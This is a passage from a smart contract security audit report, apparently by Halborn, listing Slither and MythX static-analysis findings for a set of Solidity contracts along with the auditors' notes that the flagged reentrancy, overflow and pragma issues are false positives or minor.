EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#204-206) is never used and should be removed
EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#344-346) is never used and should be removed
EnumerableSetUpgradeable.contains(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#183-185) is never used and should be removed
EnumerableSetUpgradeable.contains(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#323-325) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#256-258) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.Bytes32Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#190-192) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#330-332) is never used and should be removed
EnumerableSetUpgradeable.remove(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#176-178) is never used and should be removed
EnumerableSetUpgradeable.remove(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#316-318) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#262-292) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.Bytes32Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#216-218) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#356-366) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
SafeERC20Upgradeable._callOptionalReturn(IERC20Upgradeable,bytes) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#105-115) is never used and should be removed
SafeERC20Upgradeable.safeApprove(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#46-59) is never used and should be removed
SafeERC20Upgradeable.safeDecreaseAllowance(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#70-81) is never used and should be removed
SafeERC20Upgradeable.safeIncreaseAllowance(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#61-68) is never used and should be removed
SafeERC20Upgradeable.safePermit(IERC20PermitUpgradeable,address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#83-97) is never used and should b
e removed
SafeERC20Upgradeable.safeTransfer(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#22-28) is never used and should be removed
SafeERC20Upgradeable.safeTransferFrom(IERC20Upgradeable,address,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#30-37) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/IERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version0.8.10 (contracts/external/aave/DataTypes.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IATtoken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IAaveIncentivesController.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IInitializableAToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IPool.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IPoolAddressesProvider.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IScaledBalanceToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/interfaces/IProvider.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.10 (contracts/providers/AaveProvider.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function IERC20PermitUpgradeable.DOMAIN_SEPARATOR() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#59) is not in mixedCase
Function IAToken.UNDERLYING_ASSET_ADDRESS() (contracts/external/aave/IAToken.sol#119) is not in mixedCase
Function IAToken.RESERVE_TREASURY_ADDRESS() (contracts/external/aave/IAToken.sol#125) is not in mixedCase
Function IAToken.DOMAIN_SEPARATOR() (contracts/external/aave/IAToken.sol#132) is not in mixedCase
Function IAToken.POOL() (contracts/external/aave/IAToken.sol#153) is not in mixedCase
Function IAaveIncentivesController.REWARD_TOKEN() (contracts/external/aave/IAaveIncentivesController.sol#155) is not in mixedCase
Function IAaveIncentivesController.PRECISION() (contracts/external/aave/IAaveIncentivesController.sol#161) is not in mixedCase
Function IAaveIncentivesController.DISTRIBUTION_END() (contracts/external/aave/IAaveIncentivesController.sol#166) is not in mixedCase
Function IPool.ADDRESSES_PROVIDER() (contracts/external/aave/IPool.sol#614) is not in mixedCase
Function IPool.MAX_STABLE_RATE_BORROW_SIZE_PERCENT() (contracts/external/aave/IPool.sol#674) is not in mixedCase
Function IPool.FLASHLOAN_PREMIUM_TOTAL() (contracts/external/aave/IPool.sol#680) is not in mixedCase
Function IPool.BRIDGE_PROTOCOL_FEE() (contracts/external/aave/IPool.sol#686) is not in mixedCase
Function IPool.FLASHLOAN_PREMIUM_TO_PROTOCOL() (contracts/external/aave/IPool.sol#692) is not in mixedCase
Function IPool.MAX_NUMBER_RESERVES() (contracts/external/aave/IPool.sol#698) is not in mixedCase
Function IProvider._depositProvider(uint256) (contracts/interfaces/IProvider.sol#15) is not in mixedCase
Function IProvider._withdrawProvider(uint256) (contracts/interfaces/IProvider.sol#18) is not in mixedCase
Function IProvider._takeUnderlying(address,uint256) (contracts/interfaces/IProvider.sol#20) is not in mixedCase
Function IProvider._sendUnderlying(address,uint256) (contracts/interfaces/IProvider.sol#22) is not in mixedCase
Function IProvider._borrowProvider(address,uint256) (contracts/interfaces/IProvider.sol#31) is not in mixedCase
Function IProvider._repayProvider(address,uint256) (contracts/interfaces/IProvider.sol#33) is not in mixedCase
Function IProvider._getUserAccountDataProvider(address) (contracts/interfaces/IProvider.sol#35-44) is not in mixedCase
Function IProvider._getReserveDataProvider(address) (contracts/interfaces/IProvider.sol#46) is not in mixedCase
Function AaveProvider._takeUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#45-50) is not in mixedCase
Function AaveProvider._sendUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#53-58) is not in mixedCase
Function AaveProvider._depositProvider(uint256) (contracts/providers/AaveProvider.sol#61-64) is not in mixedCase
Function AaveProvider._withdrawProvider(uint256) (contracts/providers/AaveProvider.sol#73-76) is not in mixedCase
Function AaveProvider._borrowProvider(address,uint256) (contracts/providers/AaveProvider.sol#117-121) is not in mixedCase
Function AaveProvider._repayProvider(address,uint256) (contracts/providers/AaveProvider.sol#123-126) is not in mixedCase
Parameter AaveProvider._repayProvider(address,uint256)._amount (contracts/providers/AaveProvider.sol#123) is not in mixedCase
Function AaveProvider._getUserAccountDataProvider(address) (contracts/providers/AaveProvider.sol#128-142) is not in mixedCase
Parameter AaveProvider._getUserAccountDataProvider(address)._user (contracts/providers/AaveProvider.sol#128) is not in mixedCase
Function AaveProvider._getReserveDataProvider(address) (contracts/providers/AaveProvider.sol#144-151) is not in mixedCase
Parameter AaveProvider._getReserveDataProvider(address)._reserve (contracts/providers/AaveProvider.sol#144) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

initialize(address,address) should be declared external:
        - AaveProvider.initialize(address,address) (contracts/providers/AaveProvider.sol#36-40)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

Kernel.sol

```
Kernel.executeAction(Actions,address)._target_ (contracts/Kernel.sol#144) lacks a zero-check on :
                - executor = target_ (contracts/Kernel.sol#154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        State variables written after the call(s):
        - allPolicies.push(policy_) (contracts/Kernel.sol#200)
        - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
                - hasRole[policy_][request] = grant_ (contracts/Kernel.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201):
        External calls:
        - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - RolesUpdated(request,policy_,grant_) (contracts/Kernel.sol#235)
                - _setPolicyRoles(policy_,requests,true) (contracts/Kernel.sol#198)
Reentrancy in Kernel.executeAction(Actions,address) (contracts/Kernel.sol#144-158):
        External calls:
        - _upgradeModule(target_) (contracts/Kernel.sol#148)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#218)
        - _approvePolicy(target_) (contracts/Kernel.sol#150)
                - Policy(policy_).configureReads() (contracts/Kernel.sol#193)
        Event emitted after the call(s):
        - ActionExecuted(action_,target_) (contracts/Kernel.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Module.onlyRole(bytes32) (contracts/Kernel.sol#51-56) compares to a boolean constant:
        -kernel.hasRole(msg.sender,role_) == false (contracts/Kernel.sol#52)
Kernel._approvePolicy(address) (contracts/Kernel.sol#188-201) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#189)
Kernel._terminatePolicy(address) (contracts/Kernel.sol#203-212) compares to a boolean constant:
        -approvedPolicies[policy_] == false (contracts/Kernel.sol#204)
Kernel._reconfigurePolicies() (contracts/Kernel.sol#214-220) compares to a boolean constant:
        -approvedPolicies[policy_] == true (contracts/Kernel.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Policy.getModuleAddress(bytes5) (contracts/Kernel.sol#87-94) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.10 (contracts/Kernel.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function Module.KEYCODE() (contracts/Kernel.sol#59) is not in mixedCase
Function Module.ROLES() (contracts/Kernel.sol#62) is not in mixedCase
Function Module.VERSION() (contracts/Kernel.sol#67) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Module (contracts/Kernel.sol#43-68) does not implement functions:
        - Module.KEYCODE() (contracts/Kernel.sol#59)
        - Module.ROLES() (contracts/Kernel.sol#62)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unimplemented-functions

KEYCODE() should be declared external:
        - Module.KEYCODE() (contracts/Kernel.sol#59)
ROLES() should be declared external:
        - Module.ROLES() (contracts/Kernel.sol#62)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

- The unchecked token transfers were correctly flagged by Slither.
- All the reentrancy vulnerabilities were checked individually and

they are all false positives.

- No major issues found by Slither.

4.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

BNDNG.sol

Report for contracts/modules/BNDNG.sol
https://dashboard.mythx.io/#/console/analyses/5415cd50-5fc4-4b91-b108-f67a83a3c6f7

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

INSTR.sol

Report for modules/INSTR.sol
https://dashboard.mythx.io/#/console/analyses/35f17943-dcd2-40eb-a59c-7ba3b88947ab

Line	SWC Title	Severity	Short Description
5	(SWC-103) Floating Pragma	Low	A floating pragma is set.

SYTKN.sol

Report for contracts/modules/SYTKN.sol
https://dashboard.mythx.io/#/console/analyses/8d64e3ab-9990-4753-8c14-0af6d5cae4c2

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
48	(SWC-123) Requirement Violation	Low	Requirement violation.
97	(SWC-116) Timestamp Dependence	Low	A control flow decision is made based on The block.timestamp environment variable.

TOKEN.sol

Report for contracts/modules/TOKEN.sol
https://dashboard.mythx.io/#/console/analyses/a7ea99aa-64a7-4bce-8959-80d8095cdbb0

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
10	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "**" discovered
10	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered

TRSRY.sol

Report for contracts/modules/TRSRY.sol
https://dashboard.mythx.io/#/console/analyses/a2143493-74a3-47b0-93a6-de587bbfdd22

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

VAULT.sol

Report for contracts/modules/VAULT.sol
https://dashboard.mythx.io/#/console/analyses/189f99c0-32f2-407f-9ed4-d2568e82379a

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
39	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
39	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered

XBOND.sol

Report for contracts/modules/XBOND.sol
https://dashboard.mythx.io/#/console/analyses/782a2e38-eab4-469b-a814-899ce48f43ad

Line	SWC Title	Severity	Short Description
5	(SWC-103) Floating Pragma	Low	A floating pragma is set.

BarnBonding.sol

Report for contracts/policies/BarnBonding.sol
https://dashboard.mythx.io/#/console/analyses/7f15a615-6c0e-48c1-9898-28602f62790e

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

BarnStaking.sol

Report for contracts/policies/BarnStaking.sol
https://dashboard.mythx.io/#/console/analyses/09cefd83-370b-44d0-9043-e23f05e3e7ac

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.

Governance.sol

Report for contracts/policies/Governance.sol
https://dashboard.mythx.io/#/console/analyses/c12e72d7-56a9-4c97-8102-576d700c1aff

Line	SWC Title	Severity	Short Description
5	(SWC-103) Floating Pragma	Low	A floating pragma is set.

SmartYield.sol

Report for contracts/policies/SmartYield.sol
https://dashboard.mythx.io/#/console/analyses/99515443-2e75-49b1-af4e-7dcef443b980

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
21	(SWC-123) Requirement Violation	Low	Requirement violation.
159	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
160	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.
160	(SWC-123) Requirement Violation	Low	Requirement violation.
161	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
162	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
163	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
164	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
165	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
184	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.
184	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
185	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
196	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
196	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.
197	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
209	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
209	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.
210	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
210	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
399	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.
399	(SWC-123) Requirement Violation	Low	Requirement violation.
399	(SWC-107) Reentrancy	Low	Read of persistent state following external call.

401	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
402	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
403	(SWC-107) Reentrancy	Low	Write to persistent state following external call.
404	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
410	(SWC-107) Reentrancy	Low	Read of persistent state following external call.
413	(SWC-107) Reentrancy	Low	Read of persistent state following external call.

AaveProvider.sol

Report for contracts/providers/AaveProvider.sol
https://dashboard.mythx.io/#/console/analyses/a89bde3b-b537-473f-bcfa-ecbb50b73945

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
14	(SWC-123) Requirement Violation	Low	Requirement violation.
38	(SWC-123) Requirement Violation	Low	Requirement violation.
141	(SWC-113) DoS with Failed Call	Low	Multiple calls are executed in the same transaction.
150	(SWC-113) DoS with Failed Call	Low	Multiple calls are executed in the same transaction.

Kernel.sol

Report for contracts/Kernel.sol
https://dashboard.mythx.io/#/console/analyses/28de0c15-97ff-43e7-8c14-8af068616504

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
97	(SWC-123) Requirement Violation	Low	Requirement violation.
175	(SWC-123) Requirement Violation	Low	Requirement violation.
193	(SWC-107) Reentrancy	Low	A call to a user-supplied address is executed.
196	(SWC-113) DoS with Failed Call	Medium	Multiple calls are executed in the same transaction.

- The floating pragma is a false positive, as the pragma is set to the 0.8.10 version in the hardhat.config.ts file.
- The requirement violations, assert violations and DOS with failed calls were checked individually and are all false positives.
- All the reentrancies flagged by MythX were checked individually, and they are all false positives.
- Integer Overflows and Underflows flagged by MythX are false positives, as those contracts are using Solidity 0.8.10 version. After the Solidity version 0.8.0 Arithmetic operations revert to underflow and overflow by default.
- No major issues found by MythX.

THANK YOU FOR CHOOSING

// HALBORN